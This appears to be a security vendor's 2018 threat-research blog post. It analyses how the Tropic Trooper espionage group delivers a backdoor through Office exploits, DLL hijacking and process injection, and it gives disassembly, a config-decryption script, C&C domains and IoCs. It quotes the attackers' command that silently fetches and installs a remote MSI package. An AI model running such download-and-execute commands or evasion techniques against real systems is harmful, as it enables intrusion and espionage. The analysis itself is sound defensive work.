APT & Targeted Attacks

Tropic Trooper's New Strategy

Tropic Trooper (also known as KeyBoy) levels its campaigns against Taiwanese, Philippine, and Hong Kong targets. Many of the tools they use now feature new behaviors, incl change in the way they maintain a foothold in the targeted network.

By: Jaromir Horejsi, Joey Chen, Joseph C Chen
March 14, 2018
Read time: 5 min (1375 words)

Subscribe

Authors

Jaromir Horejsi
Threat Researcher

Joey Chen
Threats Analyst

Joseph C Chen
Threat Researcher

CONTACT US

SUBSCRIBE

Tropic Trooper (also known as KeyBoy) levels its campaigns against Taiwanese, Philippine, and Hong Kong targets, focusing on their government, healthcare, transportation, and high-tech industries. Its operators are believed to be very organized and develop their own cyberespionage tools that they fine-tuned in their recent campaigns. Many of the tools they use now feature new behaviors, including a change in the way they maintain a foothold in the targeted network.

Attack Chain



Figure 1. Attack chain of Tropic Trooper's operations

Here's a summary of the attack chain of Tropic Trooper's recent campaigns:

1. **Execute a command through exploits for CVE-2017-11882 or CVE-2018-0802, security flaws in Microsoft Office's Equation Editor (EQNEDT32.EXE).**
2. **Download an installer package (.msi) and install it on the system by executing the command: */c msiexec /q /i [hxxp://61[.]216[.]5[.]24/in.sys]*).**

Related Articles

Agenda Ransomwar
Propagates to vCent
ESXi via Custom Pow
Script

TeamCity Vulnerabili
Lead to Jasmin Rans
Other Malware Type

The Dynamic DoS Th

See all articles ›

3. **This system configuration file (in.sys) will drop a backdoor installer (*UserInstall.exe*) then delete itself. The backdoor installer will drop a normal *sidebar.exe file* (a Windows Gadget tool, a feature already discontinued by Windows), a malicious loader (in *"C:\ProgramData\Apple\Update\wab32res.dll"*), and an encrypted configuration file. *UserInstall.exe* will abuse the BITSadmin command-line tool to create a job and launch *sidebar.exe*.**
4. **The malicious loader will use dynamic-link library (DLL) hijacking — injecting malicious code into a process of a file/application — on *sidebar.exe* and launch *dllhost.exe* (a normal file). The loader will then inject a DLL backdoor into *dllhost.exe*.**

We also observed malicious documents that don't need to download anything from the internet as the backdoor's dropper is already embedded in the document. This, however, doesn't influence the overall result for the victim.

The backdoor will load the encrypted configuration file and decrypt it, then use Secure Sockets Layer (SSL) protocol to connect to command-and-control (C&C) servers.

Tropic Trooper uses exploit-laden Microsoft Office documents to deliver malware to targets. These documents use job vacancies in organizations that may be deemed socio-politically sensitive to recipients. Below is a screenshot of the document used in their latest campaigns:



Figure 2. Malicious document used by Tropic Trooper

PDB Strings as Context Clues

The MSI file has two program database (PDB) strings inside: one belonging to the MSI file, and another for the backdoor installer (detected by Trend Micro as TROJ_TCDROP.ZTFB).

```
00103950 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00103960 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
00103970 | 00 00 00 00 52 53 44 53 1B CB B3 8B F6 BA 91 4A | ....RSDS Ë³‖öº'J
00103980 | 8B E4 82 5F D4 AF F7 13 02 00 00 00 43 3A 5C 73 | ‖ä‖_Ô¯÷   ...C:\s
00103990 | 73 32 5C 50 72 6F 6A 65 63 74 73 5C 4D 73 69 57 | s2\Projects\MsiW
001039A0 | 72 61 70 70 65 72 5C 4D 73 69 43 75 73 74 6F 6D | rapper\MsiCustom
001039B0 | 41 63 74 69 6F 6E 73 5C 44 65 62 75 67 5C 4D 73 | Actions\Debug\Ms
001039C0 | 69 43 75 73 74 6F 6D 41 63 74 69 6F 6E 73 2E 70 | iCustomActions.p
001039D0 | 64 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | db..............
001039E0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

```
00029210 | 10 82 00 00 30 8B 00 00 B0 8F 00 00 52 53 44 53 | ‖..0‖..°‖..RSDS
00029220 | 47 C4 EC BA 82 11 46 4D 8E A6 A6 21 1A B9 66 F4 | GÄì‖ FM‖¦¦! ¹fô
00029230 | 07 00 00 00 44 3A 5C 57 6F 72 6B 5C 56 53 5C 48 |   ...D:\Work\VS\H
00029240 | 6F 75 73 65 5C 54 53 53 4C 5C 54 53 53 4C 5C 54 | ouse\TSSL\TSSL\T
00029250 | 43 6C 69 65 6E 74 5C 52 65 6C 65 61 73 65 5C 55 | Client\Release\U
00029260 | 73 65 72 49 6E 73 74 61 6C 6C 2E 70 64 62 00 00 | serInstall.pdb..
00029270 | 00 00 00 00 D6 00 00 00 D6 00 00 00 04 00 00 00 |     Ö   Ö
```

Figure 3. PDB strings inside the MSI file

The first PDB string has a certain *ss2/Projects/MsiWrapper* (Project MsiWrapper) in it, which we found to be an open-source application that converts executable setup programs to MSI files. The second PDB string contains Work, House, and TSSL: we can assume this tool belongs to Tropic Trooper's TSSL project as seen by other researchers. Here it is a new one, as seen in their misspelling of "Horse" to "House" (other reports had the string typed correctly).

Another interesting PDB string we found is *- D:\Work\Project\VS\house\Apple\Apple_20180115\Release\InstallClient.pdb*. At installation, the MSI file drops three files and creates one hidden directory (UFile) into *C:\ProgramData\Apple\Update*, likely as a ruse.

It would then use *sidebar.exe* to load the malicious *wab32res.dll* (TROJ_TCLT.ZDFB) through DLL hijacking. This is carried out to evade antivirus (AV) detection, because *wab32res.dll* is loaded by a benign file.



Figure 4. The installer drops three files into the Apple/Update directory

```
0001ED30 | 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 | ................
0001ED40 | 70 82 00 00 D0 8B 00 00 60 91 00 00 52 53 44 53 | p‖..Ð‖..`'..RSDS
0001ED50 | 1A 1A 60 DB 3A 3B 54 4E A5 65 44 B8 9D 7A CA 71 |   `Û:;TN¥eD¸‖zÊq
0001ED60 | 03 00 00 00 44 3A 5C 57 6F 72 6B 5C 56 53 5C 48 |   ...D:\Work\VS\H
0001ED70 | 6F 75 73 65 5C 54 53 53 4C 5C 54 53 53 4C 5C 54 | ouse\TSSL\TSSL\T
0001ED80 | 43 6C 69 65 6E 74 5C 52 65 6C 65 61 73 65 5C 46 | Client\Release\F
0001ED90 | 61 6B 65 52 75 6E 2E 70 64 62 00 00 00 00 00 00 | akeRun.pdb......
```

Figure 5. PDB strings inside the loader file

From the PDB string above, the attackers intended it to be a loader (hence the name *FakeRun*) and not the actual backdoor. FakeRun's PDB string (*D:\Work\Project\VS\house\Apple\Apple_20180115\Release\FakeRun.pdb*) indicates the loader will execute *dllhost.exe* and inject one malicious DLL file, which is the backdoor, into this process. The backdoor, TClient (BKDR_TCLT.ZDFB), is so named from its own PDB string.



Figure 6. TClient is injected into dllhost.exe

Malware Analysis

wab32res.dll (FakeRun loader) loads TClient. Once the loader is executed, it will check the current process (*sidebar.exe*) whether to load it or not. Successfully checking the loader will execute the *dllhost.exe* process and create a hardcode mutex to avoid injecting it into the wrong *dllhost.exe*, as there can be multiple instances of it depending on the number of programs using the Internet Information Services.

```
.text:100016CC                jnz     short loc_100016C1
.text:100016CE                lea     eax, [ebp-20Ch]
.text:100016D4                push    offset aSidebar_exe ; "sidebar.exe"
.text:100016D9                push    eax
.text:100016DA                call    sub_1000B17A
.text:100016DF                add     esp, 8
.text:100016E2                test    eax, eax
.text:100016E4                jz      short loc_100016FB
.text:100016E6
.text:100016E6 loc_100016E6:                          ; CODE XREF: .text:1000165F↑j
.text:100016E6                mov     ecx, [ebp-4]
.text:100016E9                mov     eax, 1
.text:100016EE                xor     ecx, ebp
.text:100016F0                call    TerminateProcess_
.text:100016F5                mov     esp, ebp
.text:100016F7                pop     ebp
.text:100016F8                retn    0Ch
.text:100016FB ; ---------------------------------------------------------------------------
.text:100016FB
.text:100016FB loc_100016FB:                          ; CODE XREF: .text:100016E4↑j
.text:100016FB                call    exec_dllhost_process
.text:10001700                push    0
.text:10001702                call    sub_100094CC
.text:10001702 ; ---------------------------------------------------------------------------
.text:10001707                db 9 dup(0CCh)
```

Figure 7. The loader checking the sidebar process



Figure 8. The malicious loader injecting the backdoor into dllhost.exe

kb_configDecode.py

Help:

```
$ python kb_configDecode.py -h
usage: kb_configDecode.py [-h] [--verbose] [--skip SKIP] FILE

Decode KeyBoy backdoor configuration files

positional arguments:
  FILE                  KeyBoy encoded config file

optional arguments:
  -h, --help            show this help message and exit
  --verbose, -v         Enable verbose output
  --skip SKIP, -s SKIP  Skip over <SKIP> bytes at beginning of file
```

Example:

```
$ python kb_configDecode.py cfs.dat
============================
{KeyBoy Config file Decoder}
============================

Configuration Data:
============================
Identity Code:  9876543210
C2 Host/IP #1:  103.242.134.243
C2 Host/IP #2:  103.242.134.243
C2 Host/IP #3:  103.242.134.243
C2 Port #1:     443
C2 Port #2:     1234
C2 Port #3:     1234
Password:       password8888
Campaign ID:    MyUser
```

```
v12 = &unk_1C6C58;
v11 = &unk_1C6C18;
v10 = &unk_1C6BD8;
v9 = &unk_1C6B98;
v8 = &byte_1C6B58;
v7 = &byte_1C6B18;
v6 = &byte_1C6AD8;
sub_131C50(
  &v5,
  "1. Addr1:%s\r\n"
  "2. Addr2:%s\r\n"
  "3. Addr3:%s\r\n"
  "4. Port1:%s\r\n"
  "5. Port2:%s\r\n"
  "6. Port3:%s\r\n"
  "7. LoginPasswd:%s\r\n"
  "8. HostMark:%s\r\n"
  "9. Proxy:%s\r\n",
  &byte_1C6AD8,
  &byte_1C6B18,
```

Figure 9. Comparison of TClient's configuration format in 2016 (left, from other researchers) and 2018 (right)

TClient will use SSL to connect to Tropic Trooper's C&C server. However, the C&C server and some configuration values are not hardcoded in the backdoor. This allows Tropic Trooper's operators to easily change/update the C&C server and configure other values.

TClient is actually one of Tropic Trooper's other backdoors. The backdoor noted by other security researchers was encoded with different algorithms and configured with different parameter names in 2016, for instance. TClient uses symmetric encryption to decrypt its configuration with one 16-byte key in 2018. The image and table below illustrate TClient's encrypted configuration that we decrypted (via Python code):

```
#!/usr/bin/env python
#! Copyright (C) 2017-2018 Joey Chen

import struct

key = '\x95\x99\x9D\xC3\xC7\xCB\xD7\xE5\xBD\xA9\xB5\xEB\xF7\xE3\xE7\xED'
with open(' encrypted config file ') as fd:
    enc = fd.read()
    msg = []

for i in range(0x380):
    msg.append( struct.unpack('I', key[i&7 : (i&7)+4])[0] * (ord(enc[ i ]) ^ 1) % 256 )

msg = [chr(_) for _ in msg if _]
print ''.join(msg)
```

Figure 10. Snapshot of code we used to decrypt TClient's configuration

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	D8	E5	15	56	8B	F4	42	BA	F0	75	32	02	D7	01	01	01	Øå V‹ôBºðu2 ×
00000010	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000020	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000030	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000040	A5	AC	5D	3B	06	51	28	80	F7	5A	7A	0E	01	01	01	01	¥¬]; Q(‹÷Zz
00000050	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000060	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000070	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000080	90	4D	B5	B6	FF	F8	54	8B	F2	4D	5D	90	63	84	BE	0E	‹Mµ¶ÿøT‹òM]‹c‹¾
00000090	9C	B3	94	3B	84	6C	5A	01	01	01	01	01	01	01	01	01	‹³‹;‹lZ
000000A0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000B0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000C0	A5	AC	5D	3B	06	51	28	80	F7	5A	7A	0E	01	01	01	01	¥¬]; Q(‹÷Zz
000000D0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000E0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000000F0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000100	65	55	0E	01	01	01	01	01	01	01	01	01	01	01	01	01	eU
00000110	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000120	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000130	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000140	65	55	0E	01	01	01	01	01	01	01	01	01	01	01	01	01	eU
00000150	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000160	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000170	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000180	20	AA	01	01	01	01	01	01	01	01	01	01	01	01	01	01	.ª
00000190	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001A0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001B0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001C0	E6	46	10	B6	18	8B	22	01	01	01	01	01	01	01	01	01	æF ¶ ‹"
000001D0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001E0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
000001F0	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000200	78	08	9B	38	01	01	01	01	01	01	01	01	01	01	01	01	x ‹8
00000210	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000220	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000230	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000240	71	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	q
00000250	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	

Figure 11. Encrypted backdoor configuration

Description	Decryption Strings
Check code	MDDEFGEGETGIZ
Addr1:	tel.qpoe[.]com
Addr2:	elderscrolls.wikaba[.]com
Addr3:	tel.qpoe[.]com
Port1:	443
Port2:	443
Port3:	53

LoginPasswd:	someone
HostMark:	mark
Proxy:	0

Figure 12. Decrypted backdoor configuration

Reverse analysis of TClient allowed us to determine how to decrypt the C&C information. TClient will use custom SSL libraries to connect the C&C server. We also found another SSL certificate on this C&C server. A closer look reveals that it was registered quite recently, and is set to expire after a year, suggesting Tropic Trooper's use or abuse of components or services that elapse so they can leave as few traces as possible.



Figure 13. SSL certificate's validity

Following Tropic Trooper's Trails

We further monitored their activities and found three additional and notable PDB strings in their malware:

- **D:\Work\Project\VS\HSSL\HSSL_Unicode _2\Release\ServiceClient.pdb**
- **D:\Work\VS\Horse\TSSL\TSSL_v3.0\TClient\Release\TClient.pdb**
- **D:\Work\VS\Horse\TSSL\TSSL_v0.3.1_20170722\TClient\x64\Release\TClient.pdb**

These came from open-intelligence platforms and incident response cases. These strings shed further light on Tropic Trooper's operations:

- **They have another campaign/project named HSSL, which supports Unicode characters.**
- **The TSSL project has a v3.0 version, indicating the operators can mix and match different versions of their malware, depending on their target.**
- **The TSSL project has 64-bit version.**

The Need for a Proactive Incident Response Strategy

Cyberespionage campaigns are persistent and, as shown by Tropic Trooper, always raring to exploit weaknesses in people and technology. For organizations, this highlights the significance of staying ahead of their attackers: detect, analyze, and respond. What techniques will they use? How can my organization's attack surface be reduced? What did I do to respond to the threat — what worked, what didn't, and what could be fine-tuned?

A proactive incident response strategy provides threat intelligence — from the endpoint to the network — that can let IT/system administrators identify malicious activities that aren't typically visible to traditional security solutions.

TClient, for instance, uses DLL hijacking and injection that may not be as noticeable to others. Its use of the SSL protocol also means it can blend with legitimate traffic. Analyzing their PDB strings can also provide a deeper insight into the campaign's bigger picture. Ascertaining the tactics and techniques they use empower organizations in developing robust and actionable indicators of compromise (IoCs) that can act as benchmarks for response.

Here are some best practices that organizations can adopt:

- **Keep the system, its applications, and the network updated. The vulnerabilities that Tropic Trooper's campaigns have been patched last January, for instance. Enforce a stronger patch management policy, and consider virtual patching for legacy systems.**
- **Enforce the principle of least privilege: Employ network segmentation and data categorization to deter lateral movement and mitigate further exposure. Application control and behavior monitoring block suspicious files and anomalous routines from being installed or executed in the system.**
- **Disable or secure the use of system administration tools such as PowerShell and other command-line tools that may be abused.**
- **Actively monitor your perimeter, from gateways and endpoints to networks and servers. Firewalls as well as intrusion detection and prevention systems help thwart network-based attacks.**
- **Nurture a culture of cybersecurity. Spear-phishing emails, for instance, rely on baiting targets with socially engineered documents. The technologies that help protect the organization are only as good as the people who use them.**

Indicators of Compromise (IoCs)

Related Hashes (SHA-256): Detected as CVE-2018-0802.ZTFC:

- **1d128fd61c2c121d9f2e1628630833172427e5d486cdd4b6d567b7bdac13935e**

BKDR_TCLT.ZDFB:

- **01087051f41df7bb030256c97497f69bc5b5551829da81b8db3f46ba622d8a69**

BKDR64_TCLT.ZTFB:

- **6e900e5b6dc4f21a004c5b5908c81f055db0d7026b3c5e105708586f85d3e334**

TROJ_SCLT.ZTFB:

- **49df4fec76a0ffaee5e4d933a734126c1a7b32d1c9cb5ab22a868e8bfc653245**

TROJ_TCDROP.ZTFB:

- b0f120b11f727f197353bc2c98d606ed08a06f14a1c012d3db6fe0a812df528a
- d65f809f7684b28a6fa2d9397582f350318027999be3acf1241ff44d4df36a3a
- 85d32cb3ae046a38254b953a00b37bb87047ec435edb0ce359a867447ee30f8b

TROJ_TCLT.ZDFB:

- 02281e26e89b61d84e2df66a0eeb729c5babd94607b1422505cd388843dd5456
- fb9c9cbf6925de8c7b6ce8e7a8d5290e628be0b82a58f3e968426c0f734f38f6

URLs related to C&C communication:

- qpoe[.]com
- wikaba[.]com
- tibetnews[.]today
- dns-stuff[.]com
- 2waky[.]com

Tags

Network | APT & Targeted Attacks | Research

Try our services for free

Resources Support About Trend

Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

r 3 0 d a y s

S t a r t y o u r f r e e t r i a l t o d a y

Select a country / region

United

Priva cy Legal Acces

Copyright ©2024 Trend Micro Incorporated. All rights reserved

Cliccando su "Accetta tutti i cookie", l'utente accetta di memorizzare i cookie sul dispositivo per migliorare la navigazione del sito, analizzare l'utilizzo del sito e assistere nelle nostre attività di marketing.

Impostazioni cookie

Accetta tutti i cookie